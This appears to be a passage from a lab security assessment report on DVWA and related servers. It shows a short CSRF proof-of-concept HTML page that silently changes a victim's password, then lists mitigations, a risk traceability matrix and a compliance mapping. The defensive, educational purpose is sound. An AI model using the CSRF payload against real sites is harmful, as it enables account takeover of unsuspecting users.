


Figure 50: Changing Password

```
1 <html>
2   <body>
3     <script>
4       document.location="http://dvwa/vulnerabilities/csrf/?password=new=test&password=conf=test&Change=Change#";
5     </script>
6   </body>
7 </html>
8 |
```

Figure 51: Display The HTML code for the page, and password has changed by attacker . If attacker send link to victim, the password will be changed.




Figure 52: We can see that password has changed

9 Mitigations

9.1 File Upload (unrestricted / insecure file upload) (A05: Injection)

- Validate file type server-side (MIME + extension + content checks).
- Restrict uploads to safe types only (e.g., images: .jpg, .png) and verify content matches type.
- Store uploads outside the web root and serve them via a handler, not directly.
- Rename files and remove executable permissions; never allow .php, .aspx, .exe, etc.
- Implement size limits and virus/malware scanning on uploads.

9.2 Command Injection (A05: Injection)

- Never pass user input directly to shell commands.
- Use safe APIs without shell (e.g., library calls instead of system(), exec()).
- If you must call commands, use whitelists of allowed values and strong input validation.
- Escape and sanitize all parameters; reject dangerous characters.
- Run the web app with least privileges so even if exploited, impact is reduced.

9.3 Reverse Shell (as result of RCE / file upload / command injection) (A02: Security Misconfiguration)

- Fixing underlying RCE/File Upload/Command Injection vulnerabilities as above.
- Restricting outbound connections at the firewall (egress filtering) to block arbitrary reverse connections.
- Using application whitelisting (only allow specific binaries to execute).
- Monitoring with SIEM (like Wazuh) for suspicious processes and network connections.

9.4 Reflected XSS

- Encode output: HTML-encode user input before reflecting it back into HTML, attributes, or JS.
- Use frameworks or functions that auto-escape output by default.
- Implement input validation and strip/neutralize tags and event handlers (js, onload, onclick, etc.).
- Use Content Security Policy (CSP) to reduce impact if XSS slips through.
- Avoid reflecting user input directly into JavaScript or HTML without encoding.

9.5 CSRF

- Force the user to re-enter their password (or use 2FA) before performing critical operations like changing password or email
- The server verifies that the request originates from its own domain by checking the Referer or Origin header. DVWA High level optionally uses this in combination with tokens.

10 GRC Traceability Matrix

A	B	C	D	E	F	G
Asset	Vulnerability	Category	Description	Impact	Likelihood	Risk Level
1 Ubuntu Server (DVWA)	Command Injection	Injection (OWASP A05)	User-controlled input passed directly to system shell enabling remote command execution.	High	High	Critical
3 Ubuntu Server (DVWA)	Reflected XSS	XSS (OWASP A03)	Improper output encoding causing JavaScript execution in victim browser.	Medium	High	High
4 Ubuntu Server (DVWA)	Unrestricted File Upload	Broken Access Control / Injection	Malicious executable uploads allowed; attacker can execute web shells.	High	High	Critical
5 Ubuntu Server	Outdated OS (Ubuntu 18.04 EoL)	Patch Management	Unsupported operating system with missing security patches.	High	Medium	High
6 Ubuntu Server	Outdated OpenSSH	Configuration Weakness	SSH version exposes outdated ciphers and vulnerabilities.	Medium	Medium	Medium
7 Windows Server 2012	SMBv1 Enabled (Legacy Protocol)	Network Exposure	SMBv1 vulnerable to EternalBlue-like exploits (remote code execution).	High	High	Critical
8 Windows Server 2012	IIS Misconfigurations	Security Misconfiguration	Outdated modules, verbose banners, unnecessary features enabled.	Medium	Medium	Medium
9 Windows Server 2012	Outdated OS (2012 R2)	End-of-Life Risk	Windows Server 2012 no longer receives security updates.	High	Medium	High
10 Windows Server 2012	SMB Multiple Issues (Nessus)	Misconfiguration / Known CVEs	Multiple SMB vulnerabilities including anonymous access and outdated patches.	High	High	Critical

Figure 53: GRC Traceability Matrix - 1

Mapped Standards (NIST / ISO 27001 / OWASP)	Recommended Mitigations	Detection & Monitoring (Wazuh)
1 NIST PR.IP-1, PR.DS-6 / ISO A.14.2.5 / OWASP A05	Remove system() calls, sanitize parameters, use safe libraries, least-privilege execution.	Monitor for abnormal process creation and outgoing connections (RCE indicators).
2 NIST PR.DS-6, DE.CM-7 / ISO A.12.6.1 / OWASP A03	Encode output, apply CSP, validate input, use secure frameworks.	Detect unusual web parameter patterns or script injection attempts.
3 NIST PR.AC-4, PR.DS-6 / ISO A.12.2.1 / OWASP A01	Restrict file types, validate MIME signatures, disable execution in upload directories.	Alert on suspicious uploads, PHP execution in upload folders.
4 NIST PR.AC-4, PR.DS-6 / ISO A.12.2.1 / OWASP A01	Upgrade OS to supported LTS version.	Monitor kernel-level exploit attempts.
5 NIST PR.MA-1 / ISO A.12.6.1	Disable weak ciphers, update OpenSSH, enforce key-only authentication.	Monitor failed SSH logins and brute-force attempts.
6 NIST PR.AC-3 / ISO A.9.2.3	Disable SMBv1, enable SMBv2/3, patch system.	Detect anomalous SMB traffic, exploit signatures.
7 NIST PR.AC-5, PR.IP-1 / ISO A.13.1.1	Disable unused modules, harden headers, enable TLS 1.2+, patch IIS.	Monitor HTTP anomalies and brute-force patterns.
8 NIST PR.IP-1 / ISO A.14.2.5	Upgrade to Windows Server 2019/2022.	Monitor for privilege escalation attempts and exploit signatures.
9 NIST PR.MA-1 / ISO A.12.6.1	Apply all SMB patches, block SMB externally, enforce authentication.	Detect unauthorized SMB enumeration and failed logons.
10 NIST PR.AC-4 / ISO A.9.4.2		

Figure 54: GRC Traceability Matrix - 2

A	B	C	D	E
Framework	Key Controls Required	Current Status	Gap Assessment	Remediation Deadline
1 NIST 800-53	SI-2 (Flaw Remediation), SI-4 (Monitoring), AC-2 (Account Management)	Non-Compliant	All 5 vulnerabilities violate SI-2/SI-10	Immediate
2 ISO 27001	A.12.6.1 (Management of Technical Vulnerabilities), A.14.2.1 (Change Management)	Non-Compliant	Lack of patch mgmt and change control	30 Days
3 CIS Controls	CIS 2.1 (Asset Mgmt), CIS 7.1 (Software Defense), CIS 5.1 (Access Control)	Partially Compliant	Missing secure configuration baselines	30 Days
4 PCI DSS	Req 6.2 (Secure Development), Req 6.5.x (Input Validation)	Non-Compliant	All injection flaws violate Req 6.5	Immediate
5 MITRE ATT&CK	Defensive coverage for T1021, T1059, T1190, T1598	Limited	EDR/XDR not deployed; detection gaps exist	60 Days
7				

Figure 55: Compliance Mapping Summary